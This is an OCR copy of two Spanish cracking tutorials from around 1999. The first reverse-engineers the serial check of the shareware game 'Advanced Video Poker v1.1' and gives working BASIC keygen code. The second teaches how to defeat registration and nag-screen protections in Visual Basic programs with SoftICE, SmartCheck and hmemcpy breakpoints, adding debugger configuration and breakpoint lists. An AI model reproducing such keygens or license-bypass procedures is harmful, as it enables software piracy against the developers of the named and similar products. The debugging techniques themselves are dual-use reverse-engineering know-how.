
ESTUDIO COLECTIVO DE DESPROTECCIONES		
	WKT Tutorialz Site	
Programa	**Advanced Video Poker v1.1**	W95 / W98 / NT
Descripción	Juego de Poker al estilo Casino	
Tipo	Shareware	
Url	http://www.aha.ru/~aasamson/download/	
Protección	**Número de Serie. Time Limit 30 Dias**	
Dificultad	1) Principiante, 2) Amateur, **3) Aficionado,** 4) Profesional, 5) Especialista	
Herramientas	Smartcheck v6.01 (Build 952)	
Objetivo	**Buscar el número de serie y crear su Key-Generator**	
Cracker	**Mr.GReeN [WkT!]**	
Fecha	14 de Agosto de 1999	

Introducción

El programa es un clásico juego de Poker al estilo de los casinos norteamericanos, ameno y bonito. Su protección es de 30 dias, libre de nags o recordatorios que nos induzcan a registrar el programa. Pasados los 30 dias se acabó, no juegas más. Programa elaborado en Visual Basic e interesante para comenzar a usar Smartcheck para estudiar el comportamiento de la rutina generadora del número de serie

Manos a la obra!

Cargamos Smartcheck y desde ahí lanzamos el programa que vamos a estudiar. Bien , vamos a incorporar gráficos para ilustrar mejor el comportamiento de Smrtck, de acuerdo? Así nos resultará más fácil de comprenderlo (y menos teclas a tocar pa mi xDDDD). Lanzamos el programa desde la opción Program/Start y una vez dentro de él nos vamos a la opción Register. Entramos como nombre: Usuario Registrado[WkT!] y como número de serie, mi número mágico: 9900990099, ¡vale, vamos allá!



Mirad bien el comportamiento de la rutina. Toma el primer caracter del nombre y su código ASCII y se suma consigo mismo, al resultado le llamaremos SUMA (170=85+85), luego toma el segundo caracter (s) cuyo valor ASCII es 115, ok?, Vemos un resultado "370" ¿¿¿comor??????. Bueno, tenemos SUMA,115 y otra vez 85 (cód ASCII de "U"), sume- mos otra vez: 170+85+115= 370, ahora SUMA=370. Ya tenemos la fórmula, SUMA + Cód.ASCII del primer carácter del nombre + cód. ASCII de cada uno de los caracteres del nombre, al final, esto dá un resultado, en este caso: 4355, Bien qué hace, además, la ru- tina de cálculo del número de serie???, veamos:

```
Integer (4355) --> String ("4355")
Val(String:"4355") returns double:4355 (displayed as single-precisic
Len(VARIANT:Double:4355) returns LONG:7793016
Len(VARIANT:Double:8710) returns LONG:7793016
Len(VARIANT:Double:8710) returns LONG:7793016
Len(VARIANT:Double:17420) returns LONG:7793016
Len(VARIANT:Double:17420) returns LONG:7793016
Len(VARIANT:Double:34840) returns LONG:7793016
Len(VARIANT:Double:34840) returns LONG:7793016
Len(VARIANT:Double:69680) returns LONG:7793016
Len(VARIANT:Double:69680) returns LONG:7793016
Len(VARIANT:Double:139360) returns LONG:7793016
Len(VARIANT:Double:139360) returns LONG:7793016
Len(VARIANT:Double:278720) returns LONG:7793016
Len(VARIANT:Double:278720) returns LONG:7793016
Len(VARIANT:Double:557440) returns LONG:7793016
Len(VARIANT:Double:557440) returns LONG:7793016
Len(VARIANT:Double:1.11488e+006) returns LONG:7793016
Len(VARIANT:Double:1.11488e+006) returns LONG:7793016
Len(VARIANT:Double:2.22976e+006) returns LONG:7793016
Len(VARIANT:Double:2.22976e+006) returns LONG:7793016
```

Bueno, parece fácil, no?. 4355 * 2 = 8710; 8710 * 2 = 17420; etc. etc. etc...., pero cuan- tas veces realiza esta operación?, 36 veces, al final dá un número LONG que parece ser el número de serie deseado, veamos, despues de la larga cuenta, nos arroja: 748183302963- 20, parece un numero de serie en toda regla, pero aún no acaba la cosa aquí, porque si en- tramos este LONG, nos lo escupe con los siento Burt Lancaster, la cagaste. :) Así pues, con tinuamos.

```
Len(VARIANT:Double:7.48183e+013) returns LONG:7793016
Len(VARIANT:Double:1.49637e+014) returns LONG:7793016
txtCode.Text
txtCode.Text
```

Aqui, subrayadito esta: 149637e+014, o sea: 149636660592640, Uallllaaaaaaaaaa!!!!. Exito total, lo entramos y.... Thanks!!! el mensaje feliz! Yatá, I got it!!! That's all folk!!!.

Pero que ha hecho?. Lo ha reducido. Mientras la cifra final sea mayor que 200000000000000#, cifra = cifra /2, esto os lo digo yo que me lo he curra o:)

Bien ya tenemos todos los ingredientes para confeccionar el KeyGen. Amos allá!

Suma=Asc(1er. caracter nombre) + asc(cadauno de los caracteres del nombre), tantas veces como letras tenga el nombre. En Basic seria algo así:

L=Len (nombre$) ..... Longitud del nombre.

(cod.asc.primer.caracter) b# = Asc(left$(nombre$,1)) ... en nuestro caso: 85

Ahora vamos a buscar el número sagrado que se vá multiplicar 36 veces. Sería algo asi:

For x = 1 To L

e# = Asc(Mid$(nombre$, x, 1)):....en e se lamacena el ASCII de cada caracter del nombre

suma# = suma# + e# + b#

Next

Ok!, en suma tenemos yá almacenado el numero dorado, 4355

La segunda parte es:

For x = 1 To 36
suma# = suma# + suma#
Next

suma# = 74818330296320, pero no nos vale.

la tercera parte del keygen es:

While suma# >= 200000000000000#
suma# = suma# / 2
Wend

Ahora suma# contiene el serial correcto para ese nombre: 149636660592640

y ya hemos confeccionado el KeyGen. No es ná, gracias y tá otra!

CRACKEANDO EN VISUAL BASIC

Tutorial por: Esiel2.

1) Introduccion.

2) Primeros Pasos: Configuracion de Nuestras Herramientas.

3) Descompiladores para Visual Basic.

4) Crackeando Usando el Soft-Ice.

5) Crackeando Usando el Smartcheck.

6) La Alternativa: La Funcion Hmemcpy.

7) Lista de Posibles Breakpoints en Visual Basic 5 y ¿6?

1) Introduccion.

Antes de empezar quisiera decir que hago este tutorial para que quien lo lea sepa lo **basico** a mi entender que debe tener de herramientas y unos conocimientos de algunas funciones que tanto le gusta llamar el visual basic, a su dll de alma (nunca mejor dicho) MSVBVM50.DLL o la ultima version MSVBVM60.DLL para poder hacer algo interesante sin que nada nos estorbe. Cada vez nos encontramos con mas programas hechos en visual basic, espero que este tutorial te sirva para abordarlos.

Las herramientas necesarias o imprescindibles, mas bien esto ultimo son el poco ;) conocido Soft-ice y el Smartcheck, cuanto mas actualizado pues mejor ;). Espero que te sirva de base para crackear estos programas, y si te fijas, no cambia mucho la forma de afrontar las protecciones con respecto a otros programas compilados en otros lenguajes.

2) Primeros Pasos: Configuracion de Nuestras Herramientas.

Lo primero de todo claro esta es despues de tener las herramientas, configurarlas como 'dios' manda para que haga lo que nosotros necesitamos ya que si no de poco nos sirve bajarnos tantos megas.

Para configurar el soft-ice, no hay problema porque si ya hemos crackeado antes tendremos bien configurado el programa, no obstante aqui pongo mi winice.dat (cada uno lo puede adoptar a sus gustos, seguro que hay mejores formas, pero a mi me va bien asi) por si hay dudas al respecto:

```
// Aqui empieza //

NMI=ON
SIWVIDRANGE=ON
LOWERCASE=ON
MOUSE=ON
NOLEDS=OFF
NOPAGE=OFF
PENTIUM=ON
THREADP=ON
VERBOSE=ON

PHYSMB=128
SYM=512
HST=512
DRAWSIZE=2048
TRA=8

INIT="WL;WR;WD;X;"

F1="h;"
F2="^wr;"
F3="^src;"
F4="^rs;"
F5="^x;"
```

```
F6="^ec;"
F7="^here;"
F8="^t;"
F9="^bpx;"
F10="^p;"
F11="^G @SS:ESP;"
F12="^p ret;"
SF3="^format;"
CF8="^XT;"
CF9="TRACE OFF;"
CF10="^XP;"
CF11="SHOW B;"
CF12="TRACE B;"
AF1="^wr;"
AF2="^wd;"
AF3="^wc;"
AF4="^ww;"
AF5="CLS;"
AF8="^XT R;"
AF11="^dd dataaddr->0;"
AF12="^dd dataaddr->4;"
CF1="altscr off; lines 60; wc 32; wd 8;"
CF2="^wr;^wd;^wc;"


EXP=c:\windows\system\kernel32.dll
EXP=c:\windows\system\user32.dll
EXP=c:\windows\system\gdi32.dll
EXP=c:\windows\system\bivbx10.dll
EXP=c:\windows\system\comdlg32.dll
EXP=c:\windows\system\shell32.dll
EXP=c:\windows\system\advapi32.dll
EXP=c:\windows\system\shell232.dll
EXP=C:\windows\system\bivbx10.dll
EXP=c:\windows\system\comctl32.dll

WDMEXPORTS=OFF
MONITOR=0
PHYSMB=16
SYM=512
HST=256
TRA=8
MACROS=32
DRAWSIZE=2048
```


```
; WINICE.DAT

; (SIW95\WINICE.DAT)
; for use with SoftICE Version 3.2 (Windows 95)
; 14 July 1997

;*************************************************************************
; If your have MORE than 32MB of physical memory installed, change
; the PHYSMB line to the correct # of Megabytes.
; If you have LESS than 32MB you can save a bit of memory by
; specifying the correct # of Megabytes
; Example: PHYSMB=32
;*************************************************************************
; ***** Examples of sym files that can be included if you have the SDK *****
; Change the path to the appropriate drive and directory
;LOAD=c:\windows\system\user.exe
;LOAD=c:\windows\system\gdi.exe
;LOAD=c:\windows\system\krnl386.exe
;LOAD=c:\windows\system\mmsystem.dll
;LOAD=c:\windows\system\win386.exe
; ***** Examples of export symbols that can be included *****
; Change the path to the appropriate drive and directory
;EXP=c:\windows\system\vga.drv
;EXP=c:\windows\system\vga.3gr
;EXP=c:\windows\system\sound.drv
;EXP=c:\windows\system\mouse.drv
;EXP=c:\windows\system\netware.drv
;EXP=c:\windows\system\system.drv
;EXP=c:\windows\system\keyboard.drv
;EXP=c:\windows\system\toolhelp.dll
;EXP=c:\windows\system\shell.dll
;EXP=c:\windows\system\commdlg.dll
;EXP=c:\windows\system\olesvr.dll
;EXP=c:\windows\system\olecli.dll
;EXP=c:\windows\system\mmsystem.dll
;EXP=c:\windows\system\winoldap.mod
;EXP=c:\windows\progman.exe
;EXP=c:\windows\drwatson.exe
; ***** Examples of export symbols that can be included for Windows 95 *****
; Change the path to the appropriate drive and directory
;EXP=c:\windows\system\crtdll.dll
;EXP=c:\windows\system\version.dll
;EXP=c:\windows\system\netlib32.dll
```


;EXP=c:\windows\system\msshrui.dll
;EXP=c:\windows\system\msnet32.dll
;EXP=c:\windows\system\mspwl32.dll
;EXP=c:\windows\system\mpr.dll
;exp=c:\windows\system\msvbvm50.dll
exp=c:\windows\system\msvbvm60.dll

// Aqui termina //


Estas dos ultimas lineas del fichero winice.dat son importantisimas, si el programa que vas a crackear esta hecho en visual basic 5 (msvbvm50.dll) tienes que quitarle el ';' para que el soft-ice detecte cuando llama a dicha libreria porque si no ignoraria los breakpoints aunque este activa la del visual basic 6 (msvbvm60.dll), por lo demas funciona igual que con cualquier programa a crackear.

Para configurar el smartcheck, tienes que ir menu program y en settings poner lo siguiente:




Advanced Settings
Report errors caused by other errors
Report errors even if no source code is available
Report each error only once
Use multiple checking algorithm
Check all heap blocks on each memory function call
Overwrite memory with fill pattern upon deallocation
Guard bytes
4
Fill character
0xBF
(ASCII: ¿)
Performance Optimizations
Cache program events
Suppress system API and OLE calls
Defer program results until program terminates
OK
Cancel
Help

BPE_CME1.EXE - NuMega SmartCheck Settings
Error Detection
Reporting
Files to Check
Error Suppression
Program Info
SmartCheck will normally begin reporting events and errors immediately after starting the program. If you would like to control when event reporting starts, clear the setting below.
Start event reporting when starting this program
Report additional events
Information about the events below is sometimes valuable in diagnosing problems, but can significantly increase the disk space used by SmartCheck as it reports events. Select the events you would like SmartCheck to include in its reports.
Report handled Visual Basic runtime errors
Perform analysis of handled Visual Basic runtime errors
Report MouseMove events from OCX controls
Report Windows messages
Report callback and hook functions
OK
Cancel
Help



Despues de tener configurarado las herramientas, es hora de entrar en materia con mas salsa.

3) Descompiladores para Visual Basic

Descompiladores de visual basic, que yo sepa existe para la version 3.0 de este lenguaje en la pagina de DODI (facil de buscar en cualquier buscador de internet como en altavista o yahoo), y me parece que existe otra version para el visual basic 4.0 pero yo no he probrado ninguna de las dos, asi que no puedo decir nada mas. En cuanto a las versiones 5.0 y 6.0, por lo menos hasta el momento de escribir este tutorial creo que no existe (no verlo, no quiere decir que no exista), asi que mala suerte no podemos usar ningun descompilador para los programas mas nuevos e interesantes.

4) Crackeando Usando el Soft-Ice.

Para empezar, tengo que decir esta herramienta sirve de igual modo para los programas realizados en visual basic que en los demas, solo hay que tener en cuenta unas cuantas cositas basicas como saber que cuando el programa a crackear te pide un password o un serial, este es guardado en una variable en formato ancho, es decir, si la clave fuese 'esiel2' se almacenaria como 'e s i e l 2 ' con lo cual si hacemos una busqueda en memoria no encontrariamos ninguna direccion donde estaria almacenada y nos quedariamos algo extrañados(pero existe un breakpoint para esto muy interesante como son: MultiWideToWideChar y WideCharToMultiWide), con lo cual quiero decir que esto es un dato muy a tener en cuenta.

Aclarado esto, ¿como podemos abordar un programa en Visual Basic utilizando Soft-Ice? ... Pues lo primero a mi modo de ver es lo siguiente, yo estableceria una regla de semejanza, suponiendo que hayas hecho antes un crack, entonces los breakpoints de la derecha te deben ser familiares.

VB breakpoints		Breakpoints "normales"
rtcmsgbox		messagebox/a/exa
rtcinputbox		getwindowtext/a, getdlgitemtext/a
__vbanew, __vbanew2	~	dialogbox, dialogboxparam/a
__vbastrcomp	~	lstrcmp

Con estos breakpoints, ya te puedes hacer una idea de lo que se puede hacer, eso si, la cosa no es tan directa como en cualquier

programa hecho en un leguaje de programacion decente asi que para llegar al meollo de lo que busques tendras que pasar de mucho codigo inservible pero todo llega, asi que solo es cosa de tener PACIENCIA. Y todo se reduce a trazar el programa como si no fuese realizado en Visual Basic.

Luego, por ejemplo con rtcmsgbox al usarlo tendrias que remontar codigo hacia atras para encontrar donde el programa ha tomado la decision de no registrarte para converncerle de lo contrario (es a lo que yo le llamo *cracking retro*, puesto que tienes ir siempre hacia atras en el codigo) esto es una tarea facil pero pesada ya que hay muchas llamadas inutiles. En cuanto al rtcinputbox, pues lo tipico, al introducir la clave o serial y pulsar sobre el boton aceptar pues volvemos al codigo y hariamos lo tipico que se suele hacer con las funciones getwindowtext/a y getdlgitemtext/a. El tercer breakpoint importante para mi es el __vbanew y __vbanew2 ya que mediante el podemos parar la ejecucion del programa antes de que nos saque un formulario, este breakpoint es muy util para los programas que tienen basada su proteccion en nagscreens. En cuanto a __vbastrcomp, pues casi su propio nombre indica para que sirve asi que paso decir nada mas. ;) .... MUY UTIL.

Como caso excepcional, esta el breakpoint rtcdoevents, ya que este breakpoint es muy usado por el compilador del visual basic, con lo cual puede parecer que no nos es de gran ayuda puesto que constantemente lo esta llamando pero sin embargo si lo es por la siguiente razon: cuando un programa realizado en visual basic tiene que realizar calculos que consume muchos recursos del sistema pues para no colgar el windows 9x pues el programador se ve obligado a insertar en el codigo la funcion doevents, con lo que se puede entrar en bucles donde solo se hagan calculos como por ejemplo en el *cuentapasos* el autor hace muchos calculos pero nosotros solo vemos la nagscreen pero mediande este breakpoint pues le jodemos el invento, asi que como conclusion, esta funcion es util cuando estamos seguros de que el programa hace muchos calculos y nosotros queremos meternos dentro para husmear un pokito. XD.

Un ejemplillo de como crackear de esta manera lo podeis ver hechandole un vistazo al tutorial del Cuentapasos 3.72 y del Exploit Submission Wizard 5.

5) Crackeando Usando el Smartcheck.

Bien, el smartcheck es otra gran herramienta de los geniales programadores de Numega, pues con esta herramienta podemos ver las tripas de los programas realizados en Visual Basic, desde un simple vistazo y encontrar un serial valido, hasta ir analizando que va haciendo el programa paso a paso, como asiganaciones de variables sospechosas, conversiones de tipos de datos, acceso a apis, etc, etc. Luego, sabiendolo usar simplifica mucho el cracking para estos programas, pero como todo en la vida, lo mas importante es la experiencia, cuanto mas utilices este programa antes te daras cuenta de que es lo que verdaderamente te interesa ver y que es lo que te trae sin cuidado.

Para hacer un cracking en 2 minutos lo mas comun es que nos pidan el tipico nombre y serial, e inmediatamente despues pues nos saque un bonito mensaje mediante msgbox del visual basic, pues mirando alrededor de este msgbox dentro del smartcheck pues nos encontraremos con un serial valido para nuestro nombre, asi de facil !!!. Tambien podemos hacer un generador de claves de forma relativamente sencilla puesto que si estamos viendo constantemente las asignaciones, conversiones de variables, comparacines, ... con los valores que van tomando en la ventana de la parte derecha del monitor asi pues solo tenemos que analizar con detenimiento y paciencia el listado que nos saca el smartchek y generar nuestro generador de claves.

Un ejemplo sencillito de como crackear programas de esta forma es el tutorial del programa: Java script It! v1.3.

6) La Alternativa: La Funcion Hmemcpy.

Bien, esta funcion no suele comentarse mucho en los tuturiales pero es otra gran baza para nuestro menester puesto que como bien comenta Wkt_White en su tutorial generico sobre el uso de esta funcion podemos cazar los password o serial de una manera un poco sutil y facil (todo depende de los programadores, aunque si utilizan este lenguaje, no creo que se calienten la cabeza por impedir que esta funcion no nos sirva XD), en la mayoria de programas realizado en este lenguaje, aunque tengo que decir que siempre hay excepciones.

Para ello, los pasos basicos a seguir (casi mecanicamente) son los siguientes: Primero despues de saber que es un programa VB, introducimos nuestro serial, ponemos el breakpoint bpx hmemcpy pulsamos Ctrl-D e inmediatamente pues volvemos al soft-ice y tenemos que FIJARNOS bien que en la linea que hay debajo del desensamblado aparezca nombredelprogramaacrackear!.text y a partir de aqui mirar detenidamente los push siguientes ya que se suelen almacenar el que tu has introducido y el correcto; si miras estos push, lo mas normal es que te encuentres con tu serial introducido 'e s i e l 2 ' y por ejemplo el correcto que podria ser 'E X P E D I E N T E - X ', ahora solo queda borrar los breakpoints y probar con este serial que has obtenido y en el 75 % o mas de las veces es el serial correcto.

NOTA: si te fijas las cadenas estan en formato ancho. El serial seria: 'EXPEDIENTE - X'.

7) Lista de Posibles Breakpoints en Visual Basic 5 y ¿6?

Esta lista la obtuve de un tutorial en ingles, y no recuerdo exactamente el autor ya que la cogi, la corte del documento y lo puse en otro fichero para cuando me hiciese falta consultarlas, asi que ;(.

Lista:

Addr:0F00A1BF Ord: 100 (0064h) Name: ThunRTMain
Addr:0F03A65D Ord: 101 (0065h) Name: VBDllUnRegisterServer
Addr:0F05A843 Ord: 102 (0066h) Name: VBDllCanUnloadNow
Addr:0F0BF123 Ord: 103 (0067h) Name: VBDllRegisterServer
Addr:0F03137D Ord: 104 (0068h) Name: VBDllGetClassObject
Addr:0F04027D Ord: 105 (0069h) Name: UserDllMain
Addr:0F0CDB46 Ord: 106 (006Ah) Name: DllRegisterServer
Addr:0F0CDD17 Ord: 107 (006Bh) Name: DllUnregisterServer
Addr:0F05C5AE Ord: 108 (006Ch) Name: __vbaAryLock
Addr:0F0D90F8 Ord: 109 (006Dh) Name: __vbaBoolErrVar
Addr:0F0D90EC Ord: 110 (006Eh) Name: __vbaStrErrVarCopy
Addr:0F109E57 Ord: 111 (006Fh) Name: __vbaAryVarVarg
Addr:0F10A259 Ord: 112 (0070h) Name: __vbaFpCDblR4
Addr:0F10A259 Ord: 113 (0071h) Name: __vbaFpCDblR8
Addr:0F10A242 Ord: 114 (0072h) Name: __vbaFpCSngR4
Addr:0F10A242 Ord: 115 (0073h) Name: __vbaFpCSngR8
Addr:0F10A270 Ord: 116 (0074h) Name: __vbaFpCmpCy
Addr:0F10A1F7 Ord: 117 (0075h) Name: __vbaFpCy
Addr:0F1021C9 Ord: 118 (0076h) Name: __vbaFpI2
Addr:0F102FE8 Ord: 119 (0077h) Name: __vbaFpI4
Addr:0F10A1E3 Ord: 120 (0078h) Name: __vbaFpR4
Addr:0F101FA3 Ord: 121 (0079h) Name: __vbaFpR8
Addr:0F10A1C5 Ord: 122 (007Ah) Name: __vbaFpUI1
Addr:0F01DC7F Ord: 123 (007Bh) Name: __vbaFreeObj
Addr:0F01F878 Ord: 124 (007Ch) Name: __vbaFreeStr
Addr:0F0FD0D2 Ord: 125 (007Dh) Name: __vbaFreeVar
Addr:0F109B75 Ord: 126 (007Eh) Name: __vbaFreeVarg
Addr:0F0DDF0C Ord: 127 (007Fh) Name: __vbaI2Abs
Addr:0F01BFDD Ord: 128 (0080h) Name: __vbaI2I4
Addr:0F0DDF55 Ord: 129 (0081h) Name: __vbaI2Sgn
Addr:0F0DDF29 Ord: 130 (0082h) Name: __vbaI4Abs
Addr:0F0DDF6A Ord: 131 (0083h) Name: __vbaI4Sgn
Addr:0F01F8A3 Ord: 132 (0084h) Name: __vbaStrCopy
Addr:0F01F8DA Ord: 133 (0085h) Name: __vbaStrMove
Addr:0F0407A5 Ord: 134 (0086h) Name: __vbaUI1I2
Addr:0F0407D3 Ord: 135 (0087h) Name: __vbaUI1I4
Addr:0F0DDF41 Ord: 136 (0088h) Name: __vbaUI1Sgn

Addr:0F100CFE Ord: 137 (0089h) Name: __vbaVarCopy
Addr:0F100C68 Ord: 138 (008Ah) Name: __vbaVarDup
Addr:0F100E23 Ord: 139 (008Bh) Name: __vbaVarMove
Addr:0F101E51 Ord: 140 (008Ch) Name: __vbaVarVargNofree
Addr:0F109C1B Ord: 141 (008Dh) Name: __vbaVargParmRef
Addr:0F109C29 Ord: 142 (008Eh) Name: __vbaVargVar
Addr:0F109CB3 Ord: 143 (008Fh) Name: __vbaVargVarCopy
Addr:0F109CA3 Ord: 144 (0090h) Name: __vbaVargVarMove
Addr:0F109C7C Ord: 145 (0091h) Name: __vbaVargVarRef
Addr:0F0CDE3C Ord: 146 (0092h) Name: DLLGetDocumentation
Addr:0F0342AB Ord: 147 (0093h) Name: _CIatan
Addr:0F0399BC Ord: 148 (0094h) Name: _CIcos
Addr:0F01F2DD Ord: 149 (0095h) Name: _CIexp
Addr:0F0342B5 Ord: 150 (0096h) Name: _CIlog
Addr:0F0399B2 Ord: 151 (0097h) Name: _CIsin
Addr:0F0342BF Ord: 152 (0098h) Name: _CIsqrt
Addr:0F0EA75B Ord: 153 (0099h) Name: _CItan
